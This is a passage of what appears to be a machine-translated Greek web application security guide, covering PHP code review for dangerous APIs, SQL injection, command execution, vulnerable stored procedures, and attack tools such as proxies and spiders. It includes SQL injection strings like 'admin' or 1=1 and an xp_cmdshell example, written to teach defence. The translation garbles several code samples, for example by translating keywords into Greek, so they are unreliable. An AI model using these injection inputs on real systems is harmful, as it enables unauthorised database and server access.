Convert.ToInt32 ( fsAttachment.Length ,
CultureInfo.CurrentCulture ) ) ;
fsAttachment.Close ( ) ;
επιστρέψει bAttachment ;
}
```

Θα πρέπει να επανεξεταστεί προσεκτικά κάθε λειτουργία της εφαρμογής που επιτρέπει στους χρήστες να ανεβάσουν ή να κατεβάσουν αρχεία .Επίσης επίκληση σε απάντηση παρεχόμενων στοιχείων του χρήστη και εξακρίβωση για το αν υπάρχει δημιουργημένη είσοδος που μπορεί να χρησιμοποιηθεί για την πρόσβαση σε αρχεία σε μια ακούσια θέση .

Συχνά , μπορούμε να εντοπίσουμε γρήγορα τις σχετικές λειτουργίες από την αναζήτηση στο codebase για τα ονόματα των παραμέτρων συμβολοσειράς του ερωτήματος που σχετίζονται με filenames. Μπορούμε επίσης να ψάξουμε όλα τα APIs της σχετικής γλώσσας.

"PHP"

Η **PHP** χρησιμοποιεί μια σειρά από μεταβλητές για να αποθηκεύσουμε τα δεδομένα χρήστη που υποβάλλονται. Θα πρέπει να έχουμε κατά νου διάφορες ανωμαλίες , που προσπαθούν να προσδιορίσουν τρόπους με τους οποίους μια εφαρμογή **PHP** έχει πρόσβαση στην είσοδο που παρέχεται από το χρήστη :

- **GLOBALS** είναι ένας πίνακας που περιέχει αναφορές με όλες τις μεταβλητές που είναι ορισμένες σε ένα σεναάριο . Μπορεί να χρησιμοποιηθεί για την πρόσβαση άλλων μεταβλητών.
- Αν το **register_globals** είναι ενεργοποιημένο , η **PHP** δημιουργεί καθολικές μεταβλητές για όλες τις παραμέτρους αίτησης - δηλαδή , ό, τι περιέχεται στον **$ _REQUEST** πίνακα . Αυτό σημαίνει ότι η αίτηση μπορεί να έχει πρόσβαση χρήστη input απλά με αναφορά σε μια μεταβλητή η οποία έχει το ίδιο όνομα με τη σχετική παράμετρο . Αν μια εφαρμογή χρησιμοποιεί αυτή τη μέθοδο για την πρόσβαση σε usersupplied δεδομένα , μπορεί να μην υπάρχει τρόπος να εντοπίσει όλες τις εμφανίσεις του από ό, τι μέσω μιας προσεκτικής line-by- line αναθεώρησης του codebase για να βρεθούν μεταβλητές που χρησιμοποιούνται με αυτόν τον τρόπο .
- Εκτός από την τυπική έκδοση κεφαλίδων HTTP ταυτοποίησης ,η **PHP** προσθέτει μία καταχώρηση στο **SERVER $ array** για τυχόν προσαρμοσμένες κεφαλίδες HTTP που λήφθηκαν στην αίτηση . Για παράδειγμα , παρέχοντας την επικεφαλίδα :

Foo : Bar

Προκαλεί το παρακάτω :

$ _SERVER [' HTTP_FOO '] = " Bar "

- Οι παραμέτροι εισόδου των οποίων τα ονόματα περιέχουν δείκτες σε αγκύλες μετατρέπονται αυτόματα σε συστοιχίες . Για παράδειγμα,μπορεί να ζητήσουν αυτό το URL:

https://wahh-app.com/search.php?query [a] = foo & ερώτημα [b] = bar

προκαλεί την τιμή του **$ _GET [' ερώτημα ']** να είναι ένας πίνακας που περιέχει δύο μέλη . Αυτό μπορεί να οδηγήσει σε απροσδόκητη συμπεριφορά εντός της αίτηση εάν μια συστοιχία περνιέται σε μια συνάρτηση που αναμένει μια τιμή .

"Συνεδρία Αλληλεπίδρασης"

Η **PHP** χρησιμοποιεί τον **$ _SESSION** πίνακα ως έναν τρόπο για να αποθηκεύει και να ανακτά πληροφορίες εντός της συνεδρίας του χρήστη . Για παράδειγμα :

$ _SESSION [« MyName '] = $ _GET [' όνομα χρήστη '] ; Όνομα / / χρήστη

echo " Καλώς ορίσατε " . $ _SESSION [« MyName '] ;/ / Ανάκτηση στο όνομα χρήστη

Η συστοιχία **$ HTTP_SESSION_VARS** μπορεί να χρησιμοποιηθεί με τον ίδιο τρόπο .

Αν το **register_globals** είναι ενεργοποιημένο , οι καθολικές μεταβλητές μπορούν να αποθηκεύονται εντός της τρέχουσας συνόδου ως ακολούθως:

$ MyName = $ _GET ["Όνομα Χρήστη"] ;

session_register (" MyName ") ;

" Επικίνδυνα APIs"

Αυτή η ενότητα περιγράφει μερικά κοινά **APIs PHP** που μπορεί να εισάγουν ασφάλεια σε τρωτά σημεία , αν χρησιμοποιηθούν με μη ασφαλή τρόπο .

Η **PHP** υλοποιεί ένα μεγάλο αριθμό λειτουργιών για την πρόσβαση σε αρχεία , πολλές από τις οποίες σχετίζονται με αποδεκτές διευθύνσεις URL και άλλες κατασκευές που μπορούν να χρησιμοποιηθούν για να έχουν πρόσβαση σε απομακρυσμένα αρχεία Οι ακόλουθες λειτουργίες που χρησιμοποιούνται για να διαβαστούν ή να γράφούν τα περιεχόμενα.. Εάν ο χρήστης ελέγχει δεδομένα που διοχετεύονται σε αυτά τα API , ένας εισβολέας μπορεί να είναι σε θέση να τα εκμεταλλευτεί ώστε να έχει αυθαίρετη πρόσβαση σε αρχεία στο διακομιστή filesystem .

- **fopen**
- **ReadFile**
- **file**
- **fpassthru**
- **gzopen**
- **gzfile**
- **gzpassthru**
- **readgzfile**
- **copy**
- **rename**
- **rmdir**
- **mkdir**
- **diconect**
- **file_get_contents**
- **file_put_contents**
- **parse_ini_file**

Οι ακόλουθες λειτουργίες χρησιμοποιούνται για να συμπεριλάβουν και να αξιολογήσουν προδιαγραφές **PHP script** . Εάν ένας εισβολέας μπορεί να προκαλέσει την εφαρμογή να αξιολογήσει ένα αρχείο που ελέγχει ο ίδιος , τότε μπορεί να επιτύχει αυθαίρετη εκτέλεση εντολών στο διακομιστή .

- **include**
- **include_once**
- **require**
- **require_once**
- **virtual**

Αξίζει να σημειωθεί ότι ακόμη και αν δεν είναι δυνατό να περιληφθούν απομακρυσμένα αρχεία ,και εκτέλεση εντολών σε αυτά ,εξακολουθεί να είναι δυνατή η εκτέλεση αν υπάρχει ένας τρόπος για να φορτωθούν αυθαίρετα αρχεία σε μια θέση στο διακομιστή.

Η εντολή **allow_url_fopen** μπορεί να χρησιμοποιηθεί για να αποτρέψει μερικές λειτουργίες στοιχείων από την πρόσβαση σε απομακρυσμένα αρχεία.

"Πρόσβαση σε βάση δεδομένων"

Οι ακόλουθες λειτουργίες χρησιμοποιούνται για να στείλουμε ένα ερώτημα σε μια βάση δεδομένων και να ανακτήσουμε κάτι:

- **mysql_query**
- **mssql_query**
- **pg_query**

Η δήλωση **SQL** μεταβιβάζεται ως ένα απλό string . Εάν η ελεγχόμενη είσοδος ενός χρήστη είναι μέρος της παραμέτρου , η εφαρμογή είναι πιθανώς ευάλωτη σε SQL επίθεση. Για παράδειγμα :

$ username = "admin " or 1 = 1 - " ;

$ password = " foo " ?

$ sql = "SELECT * FROM χρήστες WHERE όνομα = ' $ username '

KAI password = ' $ password " ;

$ result = mysql_query ($ sql , $ link)

εκτελεί το ερώτημα :

SELECT * FROM χρήστες WHERE όνομα = 'admin' or 1 = 1 - 'and password = 'foo'

Οι ακόλουθες λειτουργίες μπορούν να χρησιμοποιηθούν για να δημιουργήσουν έτοιμες καταστάσεις . Αυτό επιτρέπει σε μια εφαρμογή να δημιουργήσει ένα ερώτημα **SQL** που περιέχει σύμβολα κράτησης θέσης παραμέτρων και να ορίσει τιμές με ασφαλή τρόπο :

- mysqli - > preparation
- Stmt - > preparation
- Stmt - > bind_param
- Stmt - > execute
- odbc_prepare

Αν χρησιμοποιείται σύμφωνα με τον προορισμό , αυτός ο μηχανισμός δεν είναι ευάλωτος σε SQL επίθεση .

Για παράδειγμα :

$ username = "admin " ή 1 = 1 - " ;

$ password = " foo " ;

$ sql = $ db_connection - > preparation ("SELECT * FROM χρήστες WHERE όνομα χρήστη = ; ; and password = ") ;

$ sql - > bind_param ("ss " , $ username , $ password) ;

$ sql - > execute ( ) ;

αποτελέσματα σε ένα ερώτημα που είναι ισοδύναμα με το ακόλουθο:

SELECT * FROM χρήστες WHERE όνομα = 'admin '' ή 1 = 1 - ' and password = 'foo'

"*Δυναμική εκτέλεση κώδικα* "

Οι ακόλουθες λειτουργίες μπορούν να χρησιμοποιηθούν για την αξιολόγηση δυναμικού κώδικα PHP :

- **eval**
- **call_user_function**
- **call_user_func_array**
- **call_user_method**
- **call_user_method_array**
- **create_function**

Το διαχωριστικό ερωτηματικό μπορεί να χρησιμοποιηθεί για πολλαπλές δηλώσεις . Αν διοχετεύονται usercontrollable δεδομένα σε οποιαδήποτε από αυτές τις λειτουργίες , η εφαρμογή είναι πιθανώς ευάλωτη σε σενάριο επίθεσης .Η **preg_replace** λειτουργία, η οποία εκτελεί μια κανονική αναζήτηση και αντικατάστασης , μπορεί να χρησιμοποιηθεί για να εκτελέσει ένα κομμάτι του κώδικα **PHP**. Εάν ο χρήστης εκτελεί δυναμικά ελεγχόμενα δεδομένα σε **PHP** που είναι εμφανή τότε, η εφαρμογή είναι πιθανώς ευάλωτη .Ένα άλλο ενδιαφέρον χαρακτηριστικό της **PHP** είναι η δυνατότητα να κινήσει τις λειτουργίες δυναμικά μέσω μιας μεταβλητής που περιέχει το όνομα της συνάρτησης . Για παράδειγμα, ο ακόλουθος κώδικας επικαλείται τη λειτουργία της συμβολοσειράς ερωτήματος :

<? php

$ var = $ _GET [' λειτουργία '] ;

$ var ( ) ;

>

Σε αυτή την κατάσταση , ένας χρήστης μπορεί να προκαλέσει την εφαρμογή να επικαλεστεί μια αυθαίρετη λειτουργία (χωρίς παραμέτρους) τροποποιώντας την τιμή της παραμέτρου . Για παράδειγμα , επικαλούμενος τη λειτουργία **phpinfo** προκαλεί την εφαρμογή ένα μεγάλο ποσό των πληροφοριών σχετικά με το περιβάλλον **PHP** , συμπεριλαμβανομένων των εμπιστευμένων επιλογών , πληροφορίες του **OS** , και επεκτάσεις .

"Εκτέλεση Εντολών στο OS"

Οι λειτουργίες αυτές μπορούν να χρησιμοποιηθούν για την εκτέλεση εντολών του λειτουργικού συστήματος :

- exec
- passthru
- popen
- proc_open
- shell_exec
- system

Σε όλες αυτές τις περιπτώσεις , οι εντολές μπορούν να συνδέονται μεταξύ τους με τη χρήση του χαρακτήρα [|] .Αν περάσει τους ελέγχους του χρήστη , η εφαρμογή είναι μάλλον ευάλωτη σε αυθαίρετη εκτέλεση εντολών .

"URL ανακατεύθυνσης "

Τα ακόλουθα **API** μπορεί να χρησιμοποιηθούν για να εκδώσουν μια ανακατεύθυνση **HTTP** στην **PHP** :

- **http_redirect**
- **header**
- **HttpMessage :: setResponseCode**
- **HttpMessage :: setHeaders**

Ο συνήθης τρόπος για να προκαλέσουν μια ανακατεύθυνση είναι μέσω της λειτουργίας http_redirect ,η οποία λαμβάνει ένα string που περιέχει μια σχετική ή απόλυτη διεύθυνση **URL** . Αν η αξία αυτή ελέγχεται από τον χρήστη , η εφαρμογή είναι πιθανώς ευάλωτη σε διαδικτυακό ψάρεμα . Οι ανακατευθύνσεις μπορεί επίσης να πραγματοποιηθούν καλώντας τη λειτουργία κεφαλίδας με ένα κατάλληλο header τοποθεσίας , η οποία προκαλεί τη PHP να συμπεράνει ότι απαιτείται μια ανακατεύθυνση HTTP. Για παράδειγμα : **header ("Location : / target.php ") ;**

Θα πρέπει επίσης να επανεξετάσει τυχόν χρήσεις της **setResponseCode και setHeaders APIs** . Δεδομένου ότι μια ανακατεύθυνση περιλαμβάνει απλά μια απάντηση **3xx** περιέχει ένα HTTP header τοποθεσίας, η αίτηση μπορεί να εφαρμόσει τις ανακατευθύνσεις που χρησιμοποιούν αυτά τα **API** .Τα ακόλουθα API μπορεί να χρησιμοποιηθούν για να δημιουργήσουμε και να χρησιμοποιήσουμε **sockets** δικτύου σε PHP :

- **socket_create**
- **socket_connect**
- **socket_write**
- **socket_send**
- **socket_recv**
- **fsockopen**
- **pfsockopen**

Μετά από μια δημιουργία υποδοχής χρησιμοποιώντας την εντολή **socket_create** , και την εγκαθίδρυση της σύνδεσης με ένα απομακρυσμένο σύστημα μέσω πρόσκλησης για **socket_connect** , υπάρχει μεγάλη πιθανότητα εάν αυτή η πληροφορία υποδοχής είναι ελεγχόμενη από το χρήστη με οποιονδήποτε τρόπο , η εφαρμογή να μπορεί να είναι εκμεταλλεύσιμη από αυθαίρετους χρήστες,είτε σε δημόσιο Internet , σε ιδιωτικό **DMZ** δίκτυο ή εσωτερικό δίκτυο στο οποίο αναλόγως που είναι εγκατεστημένη η εφαρμογή .Οι **fsockopen** και **pfsockopen** λειτουργίες μπορεί να χρησιμοποιηθούν για να ανοίξουν υποδοχές για μια σύνδεση και να επιτρέψει σε έναν κακόβουλο χρήστη να τοποθετήσει ένα δείκτη σε αρχείο που μπορεί να χρησιμοποιηθεί με τακτική χρήσης εντολών όπως **fwrite** και **fgets** . Εάν τα δεδομένα των χρηστών έχουν περάσει σε αυτές τις λειτουργίες ,η εφαρμογή μπορεί επίσης να είναι ευάλωτη , όπως περιγράφηκε προηγουμένως.

"Εμπιστευτικότητα σε PHP Περιβάλλον"

Ασφαλής λειτουργία

Εάν η οδηγία **safe_mode** είναι ενεργοποιημένη , η PHP θέτει περιορισμούς σχετικά με τη χρήση ορισμένων επικίνδυνων λειτουργιών . Ορισμένες λειτουργίες είναι απενεργοποιημένες και οι άλλες υπόκεινται σε περιορισμούς στη χρήση τους. Για παράδειγμα :

- Η **shell_exec** λειτουργία είναι απενεργοποιημένη , επειδή μπορεί να χρησιμοποιηθεί για να εκτελέσει εντολές του λειτουργικού συστήματος .
- Η λειτουργία ηλεκτρονικού ταχυδρομείου έχει τις **additional_parameters** απενεργοποιήσει λόγω του ότι η μη ασφαλή χρήση αυτής της παραμέτρου μπορεί να οδηγήσει σε επίθεση **SMTP** ροής.
- Η λειτουργία **exec** μπορεί να χρησιμοποιηθεί μόνο για να ξεκινήσει εκτελέσιμα έμπιστα αρχεία **safe_mode_exec_dir** .
- Κατά την αναθεώρηση της **codebase** αίτησης αν εντοπιστεί τυχόν επίθεση **SQL** , θα πρέπει να γνωρίζουμε αν τα **magic quotes** είναι ενεργοποιημένα , γιατί αυτά επηρεάζουν το χειρισμό της εφαρμογής εισροών .Χρησιμοποιώντας **magic quotes** δεν εμποδίζονται όλες οι επιθέσεις **SQL**.Επιπλέον, τα στοιχεία των οποίων αποσπάσματα έχουν διαφύγει μπορεί ακόμα να χρησιμοποιηθούν σε μια επίθεση δεύτερης τάξης , όταν εκ των υστέρων διαβαστούν τα δεδομένα πίσω από τη βάση δεδομένων. Λόγω των περιορισμών και πολλών ανωμαλιών της επιλογής των magic quotes , συνιστάται για την ασφαλή πρόσβαση σε βάσεις δεδομένων να απενεργοποιηθεί η επιλογή **magic quotes** .

"Πρόσθετα σε κώδικες Βάσεων Δεδομένων"

Οι Web εφαρμογές χρησιμοποιούν όλο και περισσότερο τις βάσεις δεδομένων πολύ περισσότερο από τη παθητική αποθήκευση δεδομένων. Η σημερινές βάσεις δεδομένων περιέχουν διασυνδέσεις , επιτρέποντας να εφαρμοστεί επιχειρηματική λογική μέσα στην ίδια βαθμίδα βάσης δεδομένων . Οι προγραμματιστές χρησιμοποιούν συχνά τα συστατικά κώδικα της βάσης δεδομένων , όπως αποθηκευμένες διαδικασίες για την εκτέλεση βασικών καθηκόντων . Ως εκ τούτου , κατά την αναθεώρηση του πηγαίου κώδικα σε μια εφαρμογή web , θα πρέπει να διασφαλιστεί ότι η λογική που εφαρμόζεται στη βάση δεδομένων περιλαμβάνεται στο πεδίο εφαρμογής της επανεξέτασης .Τα προγραμματιστικά λάθη στα συστατικά κώδικα της βάσης δεδομένων μπορεί να οδηγήσουν σε οποιοδήποτε ελαττώματα ασφαλείας. Στην πράξη , ωστόσο, θα πρέπει να υπάρχει προσοχή για δύο κύριους τομείς τρωτών σημείων . Πρώτον , δεδομένων που είναι πιθανόν να περιέχουν **SQL** επιθέσεις ροής . Δεύτερον , την είσοδο του χρήστη που μπορεί να διοχετεύεται σε επικίνδυνες λειτουργίες με μη ασφαλείς τρόπους .

"Κλήση επικίνδυνων λειτουργιών"

Οι προσαρμοσμένες λειτουργίες κώδικα, όπως οι αποθηκευμένες διαδικασίες χρησιμοποιούνται συχνά για την εκτέλεση ασυνήθιστων ή ισχυρών ενεργειών . Εάν τα δεδομένα που παρέχονται από το χρήστη διέρχονται σε μια επικίνδυνη λειτουργία με μη ασφαλή τρόπο , μπορεί να οδηγήσει σε διάφορα είδη τρωτών σημείων, ανάλογα με τη φύση της συνάρτησης. Για παράδειγμα, η ακόλουθη αποθηκευμένη διαδικασία είναι ευάλωτη στην εντολή **loadfile** και στις παραμέτρους **loaddir** :

Create import_data (loadfile varchar (25) , loaddir varchar (25))

begin

select @ cmdstring = "$ PATH / firstload" + @ loadfile + "" + @ loaddir

exec @ l @ = xp_cmdshell cmdstring

...

...

end

Οι ακόλουθες λειτουργίες μπορούν να είναι επικίνδυνες εάν γίνει επίκληση σε αυτές με μη ασφαλή τρόπο :

- Η ισχυρή προεπιλογή αποθηκευμένων διαδικασιών σε **MS - SQL** και **Sybase** που επιτρέπουν την εκτέλεση των εντολών και την πρόσβαση του μητρώου .
- Οι λειτουργίες που παρέχουν πρόσβαση στο filesystem.
- Η χρήση ορισμού λειτουργιών που συνδέεται με βιβλιοθήκες έξω από τη βάση δεδομένων
- Οι λειτουργίες που έχουν ως αποτέλεσμα την πρόσβαση στο δίκτυο , όπως για παράδειγμα μέσω **OpenRowSet σε MS - SQL** ή μια σύνδεση βάσης δεδομένων της Oracle.

Κεφάλαιο 13
Βοηθητικά εργαλεία ασφάλειας για Web Εφαρμογές

"Προγράμματα περιήγησης στο Web"

Ένα πρόγραμμα περιήγησης στο Web δεν είναι ακριβώς ένα εργαλείο για hack .Οι εφαρμογές web έχουν σχεδιαστεί να είναι προσβάσιμες . Παρ 'όλα αυτά , η επιλογή στο πρόγραμμα περιήγησης στο Web μπορεί να έχει επιπτώσεις στην αποτελεσματικότητα καταπολέμησης μιας επίθεσης. Επιπλέον , διάφορες επεκτάσεις είναι διαθέσιμες σε διαφορετικούς τύπους browsers , οι οποίες μπορεί να μας βοηθήσουν να πραγματοποιηθεί μια επίθεση . Αυτή η ενότητα εξετάζει τρεις δημοφιλείς browsers και μερικές από τις επεκτάσεις που είναι διαθέσιμες για αυτούς.

Internet Explorer

Ο Microsoft Internet Explorer (IE) είναι για πολλά χρόνια ο πιο ευρέως χρησιμοποιούμενος browser . Σχεδόν όλες οι εφαρμογές web έχουν σχεδιαστεί και δοκιμαστεί στις τρέχουσες εκδόσεις του **IE** . Αυτό κάνει τον **IE** μια καλή επιλογή για έναν εισβολέα , επειδή το περιεχόμενο και η λειτουργικότητα των περισσότερων εφαρμογών » εμφανίζονται σωστά και μπορεί να χρησιμοποιείται σωστά μέσα στον **IE** . Πιο συγκεκριμένα , άλλα προγράμματα περιήγησης δεν υποστηρίζουν εγγενώς ελέγχους **ActiveX** , κάνοντας τον IE να το χρησιμοποιεί υποχρεωτικά. Ένας από τους περιορισμούς που επιβάλλεται από τον **IE** είναι ότι περιορίζεται λόγω της πλατφόρμας **Microsoft Windows**.Λόγω της ευρείας υιοθέτησης του **IE** , όταν δοκιμάζεται για **cross-site scripting** και άλλες επιθέσεις στους χρήστες της εφαρμογής , θα πρέπει πάντα να προσπαθούν να κάνουν τις επιθέσεις να λειτουργήσουν εναντίον αυτού του προγράμματος περιήγησης , αν είναι δυνατόν.

Mozilla Firefox

Ο **Firefox** είναι σήμερα το δεύτερο ευρέως πιο χρησιμοποιούμενο πρόγραμμα περιήγησης στο web. Η πλειονότητα των web εφαρμογών λειτουργούν σωστά στο Firefox. ωστόσο , δεν έχει εγγενή υποστήριξη για ελέγχους **ActiveX** .Υπάρχουν πολλές λεπτές διαφοροποιήσεις στον χειρισμό διαφόρων browsers του μεταξύ **HTML και JavaScript** , ιδίως όταν δεν συμμορφώνονται αυστηρά με τα πρότυπα . Συχνά , θα βρούμε ότι οι άμυνες μιας εφαρμογής περιέχουν αδυναμίες όπως στο **cross-site scripting** που σημαίνει ότι οι επιθέσεις δεν είναι αποτελεσματικές έναντι στη κάθε πλατφόρμα του προγράμματος περιήγησης . Επίσης , διαθέτει προδιαγραφές που ιστορικά επέτρεψε μια σειρά από επιθέσεις σε εργασίες που δεν ήταν δυνατόν να να συμβεί στον **IE** . Ένας μεγάλος αριθμός επεκτάσεων προγράμματος περιήγησης είναι διαθέσιμο για τον Firefox που μπορεί να είναι χρήσιμες όταν επιτίθενται σε web εφαρμογές , συμπεριλαμβανομένων των εξής :

- **HttpWatch,** είναι επίσης διαθέσιμο για τον Firefox .
- **FoxyProxy,** επιτρέπει τη διαχείριση της μεσολάβησης εμπιστευτικότητας του προγράμματος περιήγησης , επιτρέποντας γρήγορη εναλλαγή , καθορισμό διαφορετικών αντιπροσώπων για τα διάφορα URLs, και ούτω καθεξής.
- **LiveHTTPHeaders** ,επιτρέπει να τροποποιήσουμε τα αιτήματα και τις απαντήσεις και την επανάληψη ατομικών αιτήσεων .
- **PrefBar** , επιτρέπει να ενεργοποιήσουμε και να απενεργοποιήσουμε τα cookies , επιτρέπουν γρήγορο έλεγχο πρόσβαση , καθώς και εναλλαγή μεταξύ διαφορετικών πληρεξούσιων, εκκαθάριση στη μνήμη **cache** , και μεταγωγή παράγοντα χρήσης του προγράμματος περιήγησης .
- **Wappalyzer**, ανακαλύπτει τεχνολογίες που χρησιμοποιούνται στην τρέχουσα σελίδα , δείχνοντας ένα εικονίδιο για κάθε έναν που βρέθηκαν στη γραμμή διευθύνσεων .
- Η γραμμή εργαλείων **Web Developer** παρέχει μια ποικιλία από χρήσιμες λειτουργίες . μεταξύ αυτών το πιο χρήσιμο είναι η δυνατότητα να δούμε όλες τις συνδέσεις σε μια σελίδα , να αλλάξουμε HTML, να αφαιρέσουμε τα μέγιστα μήκη, απόκρυψη κρυμμένων πεδίων , και να αλλάξουμε μια μέθοδο σε αίτημα **GET και POST** .

Chrome

είναι μια σχετικά νέα εμφάνιση στο προσκήνιο των προγραμμάτων περιήγησης , αλλά έχει κερδίσει γρήγορα δημοτικότητα. Μια σειρά από επεκτάσεις του προγράμματος περιήγησης είναι διαθέσιμες για τον **Chrome** που μπορεί να είναι χρήσιμες όταν επιτίθενται σε web εφαρμογές , συμπεριλαμβανομένων των εξής :

- **XSS Rays** είναι μια επέκταση που ελέγχει για **XSS** ευπάθειες και επιτρέπει **DOM** επιθεώρηση .
- **editor Cookie** επιτρέπει στον περιηγητή προβολή και επεξεργασία των cookies .
- **Wappalyzer** είναι επίσης διαθέσιμο για το **Chrome** .
- Η γραμμή εργαλείων **Web Developer** είναι επίσης διαθέσιμη για το Chrome .

Ο **Chrome** είναι πιθανό να περιέχει ιδιόμορφα χαρακτηριστικά που μπορούν να χρησιμοποιηθούν κατά την κατασκευή εκμετάλλευσης για **XSS** και άλλα τρωτά σημεία .

"Ολοκληρωμένες σουίτες δοκιμών"

Μετά το βασικό πρόγραμμα περιήγησης στο Web , το πιο χρήσιμο στοιχείο για την εργαλειοθήκη όταν επιτίθενται σε μια διαδικτυακή εφαρμογή είναι μια υποκλοπή μεσολάβησης . Κατά τις πρώτες ημέρες των web εφαρμογών , η παρακολούθηση του proxy ήταν ένα αυτόνομο εργαλείο που παρελιχε ελάχιστη λειτουργικότητα. Με τα χρόνια , έχει εξελιχθεί ένας μεγάλος αριθμός από εξαιρετικά λειτουργικές σουίτες , η κάθε μία περιέχει πολλά διασυνδεδεμένα εργαλεία που έχουν σχεδιαστεί για να διευκολύνει τα κοινά καθήκοντα που εμπλέκονται στην επίθεση μιας εφαρμογής web .

Ορισμένες σουίτες χρησιμοποιούνται συνήθως από τους ελεγκτές ασφάλειας των διαδικτυακών εφαρμογών :

- **Burp Suite**
- **WebScarab**
- **Zed Attack μεσολάβησης**
- **Fiddler**
- **CAT**
- **Charles**

Στα μέσα αυτά διαφέρουν σε μεγάλο βαθμό οι δυνατότητές τους , και μερικά είναι νεότερα και πιο πειραματικά από τα άλλα. Σε όρους καθαρής λειτουργικότητας ,η Burp Suite είναι η πιο εξελιγμένη , και αυτή τη στιγμή είναι η μοναδική εργαλειοθήκη που περιέχει όλες τις λειτουργικότητες που περιγράφονται στις ακόλουθες παραγράφους . Σε κάποιο βαθμό , τα εργαλεία

που χρησιμοποιεί είναι θέμα προσωπικής προτίμησης . Αν δεν έχουμε ακόμα μια ιδιαίτερη προτίμηση , καλό είναι να κατεβάσουμε και να χρησιμοποιήσουμε πολλές από τις σουίτες και να καθορίσουμε ποια ανταποκρίνεται καλύτερα στις ανάγκες μας .

Το τμήμα αυτό εξετάζει πώς λειτουργούν τα εργαλεία και περιγράφει την κοινή εργασία ροών που εμπλέκεται στο να καταστεί η καλύτερη χρήση τους σε δοκιμές στην εφαρμογή web μας .

"Λειτουργία των εργαλείων"

Κάθε ολοκληρωμένη σουίτα δοκιμών περιέχει πολλά συμπληρωματικά εργαλεία. Τυπικά , ο εισβολέας εμπλέκεται με την εφαρμογή κατά το συνήθη τρόπο μέσω του browser του . Τα εργαλεία που παρακολουθούν ένα σύνολο αιτήσεων και απαντήσεων , αποθηκεύοντας όλες τις σχετικές λεπτομέρειες για την εφαρμογή στόχο, παρέχοντας πολλές χρήσιμες λειτουργίες . Η τυπική σουίτα περιλαμβάνει τα ακόλουθα βασικά στοιχεία :

- **παρακολούθηση proxy**
- **Ένα προσαρμόσιμο fuzzer web εφαρμογής**
- **scanner**
- **Ένα εγχειρίδιο εργαλείων αιτήματος**
- **Λειτουργίες για την ανάλυση των cookies συνόδου και άλλων μαρκών**
- **Διάφορες λειτουργίες σε κοινόχρηστα αρχεία και υπηρεσιών κοινής ωφελείας**

"Υποκλοπές πληρεξούσιων"

Η παρακράτηση proxy βρίσκεται στην καρδιά της σουίτας εργαλείων και παραμένει σήμερα το μόνο βασικό συστατικό . Για να χρησιμοποιήσουμε ένα διακομιστή μεσολάβησης , θα πρέπει να εμπιστευτούμε τον browser μας για να χρησιμοποιήσουμε ως διακομιστή μεσολάβησης του μια θύρα στον τοπικό υπολογιστή . το πληρεξούσιο εργαλείο είναι έμπιστο στο να ακούει σε αυτή τη θύρα και να λαμβάνει όλα τα αιτήματα που εκδίδονται από τον **browser**. Επειδή ο διαμεσολαβητής έχει πρόσβαση στην αμφίδρομη επικοινωνία μεταξύ του προγράμματος περιήγησης και του διαδίκτυου προορισμού server, μπορεί να μπλοκάρει κάθε μήνυμα για επανεξέταση ,να τροποποιήθει από τον χρήστη και να εκτελέσει άλλες χρήσιμες λειτουργίες .

"Αλλαγή στις Ρυθμίσεις του διακομιστή μεσολάβησης "

Spiders Web Application

Αυτές οι φαρμογές ζητούν από ιστοσελίδες , να αναλύσουν τις συνδέσεις τους με άλλες σελίδες , και στη συνέχεια να ζητήσουν από αυτές τις σελίδες την ανάλυση , συνεχίζοντας κατ 'επανάληψη μέχρι όλο το περιεχόμενο ενός site έχει ανακαλυφθεί . Για να φιλοξενήσουν τις διαφορές μεταξύ των λειτουργικών εφαρμογών web και των παραδοσιακών ιστοσελίδες , η αίτηση πρέπει να ξεπεράσει βασικές λειτουργίες .Πολλά από τα προβλήματα που αντιμετωπίζονται σε ολοκληρωμένες σουίτες με την ανταλλαγή δεδομένων , δίνει τη δυνατότητα να μπορούμε να χρησιμοποιήσουμε την εφαρμογή -στόχο κατά τον συνήθη τρόπο , με όλα τα αιτήματα που υποβάλλονται σε επεξεργασία από το πληρεξούσιο για περαιτέρω ανάλυση. Αφού συναρμολογηθούν όσες περισσότερες πληροφορίες είναι δυνατόν , στη συνέχεια μπορεί να ξεκινήσει έρευνα για περαιτέρω δυνατότητες , ενδεχομένως και ανακάλυψη πρόσθετων περιεχομένων και λειτουργιών .

Τα ακόλουθα χαρακτηριστικά εφαρμόζονται συνήθως στο πλαίσιο spider web εφαρμογών:

- Η Αυτόματη ενημέρωση του site map με URLs πρόσβαση μέσω της ανάσχεσης proxy .
- Παθητική ανίχνευση του περιεχομένου σε επεξεργασία από το πληρεξούσιο , αναλύοντας το για συνδέσεις και προσθήκη αυτών στο χάρτη της ιστοσελίδας , χωρίς στην πραγματικότητα να τα ζητά .
- Παρουσίαση του περιεχόμενου του πίνακα, με δυνατότητα να αναζητήσουμε αυτά τα αποτελέσματα .

- Έλεγχος του πεδίου εφαρμογής της αυτοματοποιημένης εγαρμογής . Αυτό δίνει τη δυνατότητα να μπορούμε να καθορίσουμε ποια ονόματα κεντρικών υπολογιστών, διευθύνσεις IP , διαδρομές κατάλογου , τύπους αρχείων και άλλα αντικείμενα.

  Θα πρέπει να αποφευχθεί η χρήση αυτών από ακατάλληλους συνδέσμους, είτε εντός είτε εκτός των υποδομών της εφαρμογής στόχου . Αυτό είναι επίσης απαραίτητο για να αποφευχθεί ισχυρή λειτουργικότητα , όπως διοικητικές διασυνδέσεις , που μπορεί να προκαλέσουν επικίνδυνες παρενέργειες , όπως τη διαγραφή των λογαριασμών των χρηστών . Είναι επίσης χρήσιμο για την πρόληψη τους να ζητήσει από τη λειτουργία αποσύνδεσης , την ακύρωση της δικής της σύνοδου.
- Αυτόματο parsing των μορφών HTML , scripts , σχόλια και εικόνες , και ανάλυση αυτών εντός του χώρου του χάρτη .
- Parsing περιεχομένου **Javascript** για διευθύνσεις URL και τα ονόματα των πόρων . Ακόμη και αν μια πλήρης Μηχανή **JavaScript** δεν εφαρμόζεται , αυτή η λειτουργία επιτρέπει συχνά να ανακαλύψουν τους στόχους της **JavaScript** πλοήγησης , γιατί αυτά συνήθως εμφανίζονται στην κυριολεκτική τους μορφή εντός του σεναρίου .
- Καθοδήγηση του χρήστη και υποβολή των εντύπων με τις κατάλληλες παραμέτρους.
- Ανίχνευση προσαρμοσμένου αρχείο που δεν βρέθηκε απαντήσεις . πολλές εφαρμογές θα απαντήσουν με ένα μήνυμα **HTTP 200** , όταν ζητείται ακύρωση πόρων.

"Web Application fuzzers"

